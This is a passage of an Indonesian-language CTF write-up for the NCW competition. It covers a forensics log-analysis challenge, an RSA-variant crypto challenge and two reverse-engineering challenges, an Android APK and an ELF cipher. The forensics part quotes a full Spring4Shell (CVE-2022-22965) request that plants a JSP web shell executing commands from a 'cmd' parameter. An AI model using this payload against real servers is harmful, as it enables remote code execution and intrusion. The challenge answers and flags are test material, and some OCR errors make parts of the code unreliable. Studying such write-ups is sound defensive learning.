
Answer: 15/06/2024:02:24:45

```
7. What is the CVE number for the vulnerability exploited in this attack? (answer format: CVE-YYYY-NNNNN):
```

7. Untuk soal terakhir, pertanyaannya adalah mencari nomor CVE dari kerentanan yang digunakan dalam penyerangan. Saya cukup menyalin payload berikut:

POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=bargaintime&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat= HTTP/1.1

Kemudian, saya mencarinya di mesin pencari Google. Dari hasil pencarian, saya menemukan bahwa kerentanannya terkait dengan CVE-2022-22965, yang dikenal sebagai "Spring4Shell." Informasi ini saya dapatkan dari situs Rapid7 dalam artikel berjudul “Spring4Shell: Zero-Day Vulnerability in Spring Framework (CVE-2022-22965).”



Answer: CVE-2022-22965

Berikut adalah script untuk solve 7 pertanyan tersebut:

```
from pwn import *

p = remote('103.145.226.92',35353)

p.sendline('3')
p.sendline('190.253.15.120')
p.sendline('bargaintime.jsp')
p.sendline('ClassLoader')
p.sendline('discount_master')
p.sendline('15/06/2024:02:24:45')
p.sendline('CVE-2022-22965')
```


```
print(p.recvall())
```

```
┌──(PwnH4×0r㉿kali)-[~/CTF/NCW/Foren/ShopiToko]
└─$ python3 solve.py
[+] Opening connection to 103.145.226.92 on port 35353: Done
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('3')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('190.253.15.120')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:7: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('bargaintime.jsp')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('ClassLoader')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('discount_master')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('15/06/2024:02:24:45')
/home/PwnH4×0r/CTF/NCW/Foren/ShopiToko/solve.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('CVE-2022-22965')
[+] Receiving all data: Done (915B)
[*] Closed connection to 103.145.226.92 port 35353
b"1. How many different HTTP status codes appear in the log? (answer format: 0): Correct!\n2. What is the attacker's IP address? (answer format: 000.000.000.000): Corr
ect!\n3. what is the name of the file created by the attacker's exploit attempt? (answer format: filename.ext): Correct!\n4. What is the name of the Java class used in
 the exploit attempt? (answer format: ClassName): Correct!\n5. What is the name of the user account that the attacker attempted to create? (answer format: username): C
orrect!\n6. What is the exact timestamp (in UTC) of the first successful command execution by the attacker after gaining access through the vulnerability? (answer form
at: DD/MM/YYYY:HH:MM:SS): Correct!\n7. What is the CVE number for the vulnerability exploited in this attack? (answer format: CVE-YYYY-NNNNN): Correct!\nbravo heres th
e flag, Enjoy!!!!!!!:: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}\n"
```

Flag: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}

[CRYPTOGRAPHY]

1. Neo Encryption



Overview:

Diberikan sebuah script **chall.sage** yang menggunakan RSA modifikasi. Pada script tersebut, flag diubah menjadi bilangan prima menggunakan fungsi **nextprime**. Selanjutnya, dua bilangan prima **p** dan **q** dihasilkan secara acak, dan nilai nnn dihitung sebagai hasil kali dari **p** dan **q**. Kemudian, matriks yang berisi m dan **p** serta **q** dan **m + 3** dipangkatkan dengan eksponen **e = 3** untuk menghasilkan ciphertext **C**.

Solution:

1. **Membaca Ciphertext dan Nilai n**: Saya memperoleh ciphertext **C** dan nilai **n** dari output yang diberikan, serta nilai eksponen **e = 3**.
2. **Menghitung Nilai K**: Dari matriks yang diberikan, kita menemukan bahwa **C[0] + C[3]** digunakan untuk menghitung **K** sebagai berikut:

   $$K = 27 + 9n - (C[0] + C[3])$$

3. **Menyusun Polinomial**: Kita membentuk polinomial **p(m) = 2m^3 + 9m^2 + (6n + 27)m + K** yang memiliki akar **m** yang berkaitan dengan nilai mmm.
4. **Mencari Akar Polinomial**: Menggunakan library **sympy**, kita menyelesaikan polinomial untuk mendapatkan akarnya. Setelah menemukan akarnya, kita mencari nilai mmm yang positif.
5. **Mengkonversi Nilai mmm ke Bytes**: Setelah mendapatkan nilai mmm, kita mengkonversinya menjadi bytes dengan **long_to_bytes**.
6. **Mendekode Flag**: Menggunakan encoding UTF-8 dan Latin-1, kita mencoba mendekode byte yang dihasilkan untuk mendapatkan flag yang asli.

Berikut script solve nya:

```
from Crypto.Util.number import long_to_bytes
from sympy import symbols, solve, Integer, N
import re

C = [

Integer(614771425950865542605987816412778518616654987464643199900473659
869490511261106693377415903197277079209836740166663498803082715826198117
783807036304052811464788003792657482384618357518869152316588703755809797
219044307582035414832442286327924923689815586229145350955737248164624562
646821032405579955246419186184083143425928481762711874825633750982210587
879085260663281456870276458812242708871109140095),
```

```
Integer(159471797748193558739961168097275256403467840613971617382888493
715573740943161618059229800241549852280071550381912999086451495218369595
114902516864640857501479250263036413229733321963241831389830008900632557
573738007650860951299975903952183277357285459877196791783724653937090206
312058104012320004903541151530146582016736979404917813104657356335924792
079794473579204911893012729619867365899695523350922979165905107108222113
303100820568326683389337318541175121152610),

Integer(153541805118503729995623292033764738982685868475706093337499798520
682049260295773449561556125492403160524025934779337016935318698646361428
138203082023848671119419138896494816137626189576616194264021741166688544
537011883472359282806714529921123217570252104051528546582650022871157663
507405151251201012716645905962063934422435966046451488168129142631965951
058829152206964882267172373392259829561146311057803328991287000940418582
525697241481990601260608366732539291O),

Integer(614771425950865542605987816412778518616654987464643199900473659869
490511261106693377419946703341429174044246091973441584855085276997622137
362644171364814089877179385642075670801564804768404904832522124711503202
331942176480178505526491488402043884056124398715684747472960496126829113
251352976620461830685323583064489996816030534259413062673506024364066000
460495031234493888088028680271540556948O5)
]
n =
Integer(134783535478332140250197510331426059078981693316809976409371027889
981399904715302241727487266320535896057964849485553786043263372799097887
160955204781967868705205912449806723489461508854842643055073251321523861
036333213111812251380797018657666388964374650671676747790873347393446438
341968367162804106722475399)

trace_C = C[0] + C[3]
K = 27 + 9 * n - trace_C

a = Integer(2)
b = Integer(9)
c = Integer(6 * n + 27)
d = Integer(K)

m = symbols('m', real = True)
p = a*m**3 + b*m**2 + c*m + d

roots = solve(p, m)
```

```python
for root in roots:
    root_eval = N(root, 500)
    if root_eval.is_real and root_eval > 0:
        m_value = int(root_eval)
        break

flag_int = m_value
flag_bytes = long_to_bytes(flag_int)

print("Flag bytes:", flag_bytes)

try:
    flag = flag_bytes.decode('utf-8')
    print("Recovered Flag:", flag)
except UnicodeDecodeError:
    match = re.search(b'NCW{.*?}', flag_bytes)
    if match:
        flag = match.group().decode('utf-8')
        print("Recovered Flag:", flag)
    else:
        print("Could not decode the flag using UTF-8.")

try:
    flag = flag_bytes.decode('latin1')
    print("Recovered Flag (latin1):", flag)
except UnicodeDecodeError:
    print("Could not decode the flag using 'latin1' encoding.")
```


```
┌──(PwnH4x0r㉿kali)-[~/CTF/NCW/Crypto/Neo Encryption]
└─$ python3 solve.py
Flag bytes: b'NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946\xb7'
Could not decode the flag using UTF-8.
Recovered Flag (latin1): NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946·
```

Flag: NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946}

[REVERSE ENGINEERING]

By Effie, best girl :33

1. Sideload



Deskripsi

I thought complexity equals to better security, can you proof me wrong?
Author: Marc

Files

```
$ file app-debug.apk
app-debug.apk: Android package (APK), with APK Signing Block
```

Solusi

.apk dapat didecompile dengan *jadx*. Akan terbuat directory *app-debug* yang mengandung seluruh source code dan resources *.apk* tersebut.

```
$ ls sources
android  androidx  app  com  defpackage  kotlin  kotlinx  org
```

direktori *app* mengandung file program utama:

```
$ ls sources/app/aimar/id/sideload/
MainActivity.java  R.java
```

MainActivity.java kemungkinan besar adalah entry point apk. Ketika class ini tercipta (aplikasi pertama kali jalan; *onCreated()*), akan memanggil fungsi *showInputDialog*:

```
29    public void showInputFlagDialog() {
30        AlertDialog.Builder builder = new AlertDialog.Builder(this);
31        builder.setTitle("National Cyber Week");
32        LinearLayout layout = new LinearLayout(this);
33        layout.setOrientation(1);
34        layout.setPadding(75, 50, 75, 50);
35        TextView textView = new TextView(this);
36        textView.setText("Enter the flag:");
37        layout.addView(textView);
38        final EditText editText = new EditText(this);
39        layout.addView(editText);
40        builder.setView(layout);
41        builder.setCancelable(false);
42        builder.setPositiveButton("Submit", new DialogInterface.OnClickListener() { // from class: app.aimar.id.sideload.MainActivity$$
          ↳ ExternalSyntheticLambda0
43            @Override // android.content.DialogInterface.OnClickListener
44            public final void onClick(DialogInterface dialogInterface, int i) {
45                MainActivity.this.m64lambda$showInputFlagDialog$0$appaimaridsideloadMainActivity(editText, dialogInterface, i);
46            }
47        });
48        builder.show();
49    }
```

Sebuah box editText akan muncul untuk input user. Ketika disubmit, sebuah function lambda dipanggil:

```
51    /* renamed from: lambda$showInputFlagDialog$0$app-aimar-id-sideload-MainActivity, reason: not valid java name */
52    /* synthetic */ void m64lambda$showInputFlagDialog$0$appaimaridsideloadMainActivity(EditText editText, DialogInterface dialog, int
      ↳ which) {
53        String flag = editText.getText().toString();
54        if (!checkFlag(flag)) {
55            finish();
56        }
57    }
```

Disini user akan input sebuat text sebagai *flag*, dan di check dengan *checkFlag(flag)*. Jika gagal, maka aplikasi akan exit (*finish()*).

```
    public boolean checkFlag(String s) {
        Method method;
        Object[] objArr;
        for (int i = 0; i < s.length(); i++) {
            try {
                InputStream is = getAssets().open(md5(String.valueOf(i))
+ ".dex");
                File cacheDir = getCacheDir(); //= resources/assets/
                if (!cacheDir.exists()) {
                    cacheDir.mkdirs();
```

```
                }
                File file = new File(cacheDir, md5(String.valueOf(i)) +
".dex");
                if (file.exists()) {
                    file.delete();
                }
                FileOutputStream os = new FileOutputStream(file);
                byte[] buffer = new byte[1024];
                while (true) {
                    int read = is.read(buffer);
                    if (read == -1) {
                        break;
                    }
                    os.write(buffer, 0, read);
                }
                is.close();
                os.close();
                BaseDexClassLoader classLoader = new
DexClassLoader(file.getAbsolutePath(), cacheDir.getAbsolutePath(), null,
getClassLoader());
                Class<?> clazz = classLoader.loadClass("_" +
md5(String.valueOf(i)));
                method = clazz.getMethod("check", String.class);
                objArr = new Object[1];
            } catch (Exception e) {
                e = e;
            }
            try {
                objArr[0] = String.valueOf(s.charAt(i));
                if (!((Boolean) method.invoke(null,
objArr)).booleanValue()) {
                    return false;
                }
            } catch (Exception e2) {
                e = e2;
                e.printStackTrace();
                return false;
            }
        }
        return true;
    }

    public String md5(String s) {
        try {
            MessageDigest md = MessageDigest.getInstance("MD5");
            byte[] array = md.digest(s.getBytes());
```

```
            StringBuffer sb = new StringBuffer();
            for (byte b : array) {
                sb.append(Integer.toHexString((b & UByte.MAX_VALUE) |
256).substring(1, 3));
            }
            return sb.toString();
        } catch (NoSuchAlgorithmException e) {
            return "";
        }
    }
```

checkFlag: Untuk setiap karakter input *c*, dimana *i* adalah indeksnya, panggil metode *check* dari kelas bernama hasil value "_"+*md5(i)* dari direktori cache, return true jika semua *check* lolos, jika tidak false. Coba lihat struktur direktori *app-debug*, ada folder *app-debug/sources/defpackage*, berisi *_<md5(i)>.java*, total 272 files. Yuk kita lihat salah satunya:

```
package defpackage;

import androidx.core.internal.view.SupportMenu;

/* loaded from: assets/006f52e9102a8d3be2fe5614f42ba989.dex */
public class _006f52e9102a8d3be2fe5614f42ba989 {
    public static boolean check(String str) {
        int i = ((((((new int[]{61701}[0] ^ SupportMenu.USER_MASK) +
26335) - 0) ^ 0) ^ 36754) + 20784) ^ 26794;
        int i2 = ((((i << 2) | ((i & SupportMenu.USER_MASK) >> 14)) &
SupportMenu.USER_MASK) - 23870) - 0;
        int i3 = ((((((i2 << 10) | ((i2 & SupportMenu.USER_MASK) >> 6))
& SupportMenu.USER_MASK) - 0) ^ SupportMenu.USER_MASK) + 1) ^ 0;
        int i4 = (((((i3 & SupportMenu.USER_MASK) >> 12) | (i3 << 4)) &
SupportMenu.USER_MASK) - 0) - 1;
        int i5 = (((i4 << 6) | ((i4 & SupportMenu.USER_MASK) >> 10)) &
SupportMenu.USER_MASK) - 43008;
        int i6 = ((((((i5 << 7) | ((i5 & SupportMenu.USER_MASK) >> 9)) &
SupportMenu.USER_MASK) + 1) ^ 2479) + 4365) ^ 0;
        int i7 = ((((((i6 << 4) | ((i6 & SupportMenu.USER_MASK) >> 12))
& SupportMenu.USER_MASK) - 0) ^ 1593) ^ 0) ^ 40903;
        int i8 = (((((i7 & SupportMenu.USER_MASK) >> 5) | (i7 << 11)) &
SupportMenu.USER_MASK) + 1) ^ SupportMenu.USER_MASK;
        int i9 = ((((((i8 & SupportMenu.USER_MASK) >> 9) | (i8 << 7)) &
SupportMenu.USER_MASK) + 51840) - 0) ^ 51564;
        int i10 = ((((i9 & SupportMenu.USER_MASK) >> 15) | (i9 << 1)) &
SupportMenu.USER_MASK) ^ 24891;
```

```
        int i11 = (((((i10 & SupportMenu.USER_MASK) >> 10) | (i10 << 6))
& SupportMenu.USER_MASK) - 1) ^ 25160;
        int i12 = ((((i11 << 6) | ((i11 & SupportMenu.USER_MASK) >> 10))
& SupportMenu.USER_MASK) + 0) ^ 46893;
        return str.equals("" + ((char) (((((((i12 << 6) | ((i12 &
SupportMenu.USER_MASK) >> 10)) & SupportMenu.USER_MASK) ^ 0) ^
SupportMenu.USER_MASK) ^ 0) - 0) & SupportMenu.USER_MASK)));
    }
}
```

Yah, memang terlihat rumit, emang itu main pointnya, tetapi kita hanya butuh outputnya, kan? Ini berlaku untuk semua 272 fungsi check tersebut. "Let the machine do it," i.e. biarkan laptopmu yang kerja dan dapetin outputnya.


Ada konstanta yang diimport dari *androidx.core.internal.view.SupportMenu*, yaitu *USER_MASK*. Import semacam ini juga terjadi pada beberapa fungsi *check* lainnya dari berbagai bagian aplikasi. Yang perlu kita lakukan hanyalah resolve simbolnya, kuganti konstanta nya dengan nilai final statis yang ada.

Untuk *Solve.java*, kita perlu mencetak hasil dari *"" + ((char) (((((((i12 << 6) | ((i12 & SupportMenu.USER_MASK) >> 10)) & SupportMenu.USER_MASK) ^ 0) ^ SupportMenu.USER_MASK) ^ 0) - 0) & SupportMenu.USER_MASK)* pada *check* yang satu ini, dan lakukan hal yang sama untuk semua 272 *check* lainnya.

Aku dapet `T` untuk *_<md5(0)>.java*, kucoba dan testing apk ini di hpku, dan input `T` saja, hasilnya aplikasi tetap berjalan!


Lihat di sini untuk Solve.java, dimana saya *cat check >> Solve.java* semua fungsi *check*, mengformatnya, mengganti namanya berdasarkan hash *md5(i)*, dan menjalankan semua 272 *check* dalam urutan yang benar (I love Helix, best text editor ever11!!).

```
~/CTF/Reverse Engineering/NCW/~Sideload/app-debug/sources/defpackage (maint ×)  hx Solve.java
~/CTF/Reverse Engineering/NCW/~Sideload/app-debug/sources/defpackage (maint ×)  javac Solve.java
~/CTF/Reverse Engineering/NCW/~Sideload/app-debug/sources/defpackage (maint ×)  java Solve
TkNXe3RoaXNfaXNfYV92ZXJ5X2xvbmdfZmxh^1 190b19iZV9ob25lc3RfaV9kb250X2V2ZW5fa25vd193aGF0X2lfd2FubmFfcHV0X2FmdGVyX3RoaXNfYnV0X2FzX2xvbmdfYXNfdGhlX2Zs
YWdfaXNfbG9uZ19lbm91Z2hfaXRzX2ZpbmVfaV9ndWVzc19sb2xfYW55d2F5X2dvb2Rqb2Jfb25fc29sdmluZ190aGlzX2NoYWxsZW5nZV9pbV9wcm91ZF9vZl95b3V9
~/CTF/Reverse Engineering/NCW/~Sideload/app-debug/sources/defpackage (maint ×)
```



Flag:
NCW{this_is_a_very_long_flag_to_be_honest_i_dont_even_know_what_i_wanna_put_after_this_but_as_long_as_the_flag_is_long_enough_its_fine_i_guess_lol_anyway_goodjob_on_solving_this_challenge_im_proud_of_you}

2. I Kinda Get It Now



Deskripsi

Sequel to "I'm Confused"
Should be pretty easy right?

Files

```
$ file i_kinda_get_it_now
i_kinda_get_it_now: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=41c887470e14ba90fcf0162d2e8b73bb7a40aa6c, for GNU/Linux 3.2.0, stripped
```

Solusi

Pakai Decompiler Explorer's Ghidra, terus di-beautify pakai LLMs (Claude 3.5 Sonnet), aku dapet source code binary filenya. Main functionnya seperti ini:

```
int main(void) {
    FUN_001013f8();  // init substitution box
```

```
    char plaintext[] = "{fak3_fl4g}";
    size_t length = strlen(plaintext);
    unsigned char *ciphertext = malloc(length);

    FUN_001014e2(plaintext, length, NULL, ciphertext);

    printf("Ciphertext: ");
    for (size_t i = 0; i < length; i++) {
        printf("%d, ", ciphertext[i]);
    }
    printf("\n");

    puts("Encryption Done!");

    free(ciphertext);
    return 0;
}
```

Pertama-tama, sebuah substitution box untuk tiap karakter dibuat dengan function *FUN_001013f8*, dan implementasi secara detail bagaimana caranya tak penting, kita hanya perlu menggunakannya, antara brute force value original yang akan mendapatkan sebuah byte terenkripsi yang kita cek, tapi aku pilih untuk meng-inverse substitution box dengan method ini:

```
unsigned char INV_DAT_00104060[256];

void init_inverse_sbox(void) {
    for (int i = 0; i < 256; i++) {
        INV_DAT_00104060[DAT_00104060[i]] = i;
    }
}
```

main memanggil function *FUN_001014e2*, yang didalamnya memanggil 5 simple encryption lain:

```
void FUN_001014e2(void *param_1, size_t param_2, void *param_3, void *param_4) {
    memcpy(param_4, param_1, param_2);

    for (int i = 0; i < 10; i++) {
        FUN_00101169(param_4, param_2, 0xff);
        FUN_001011cd(param_4, param_2, 3);
        FUN_0010124d(param_4, param_2, 5, 8);
        FUN_001012b8(param_4, param_2);
        FUN_0010130c(param_4, param_2, 2);
    }
}
```

Disini, kita hanya perlu untuk reverse (eak :v) operasi yang dilakukan, dengan membuat decryption untuk setiap method dari kelimanya, mulai dari paling bawah ke atas.

FUN_0010130c melakukan sebuah circular shift pada karakter text:

```
void FUN_0010130c(void *param_1, unsigned long param_2, int param_3) {
```

```
    int shift = param_3 % param_2;
    if (shift < 0) shift += param_2;

    unsigned char *buffer = (unsigned char *)param_1;
    unsigned char *temp = malloc(param_2);

    for (unsigned long i = 0; i < param_2; i++) {
        temp[i] = buffer[(i + param_2 - shift) % param_2];
    }

    memcpy(buffer, temp, param_2);
    free(temp);
}
```

Untuk reversing, `(i + param_2 - (param_3 % param_2))` kita ubah menjadi `(i + param_3)`, maka kita buat decryption methodnya jadi seperti ini:

```
void INV_FUN_0010130c(void *param_1, unsigned long param_2, int param_3) {
    unsigned char *buffer = (unsigned char *)param_1;
    unsigned char *temp = malloc(param_2);

    for (unsigned long i = 0; i < param_2; i++) {
        temp[i] = buffer[(i + param_3) % param_2];
    }

    memcpy(buffer, temp, param_2);
    free(temp);
}
```

FUN_001012b8 berguna untuk meng-apply substitution box pada text:

```
void FUN_001012b8(long param_1, unsigned long param_2) {
    for (unsigned long i = 0; i < param_2; i++) {
        *(unsigned char *)(param_1 + i) = DAT_00104060[*(unsigned char *)(param_1 + i)];
    }
}
```

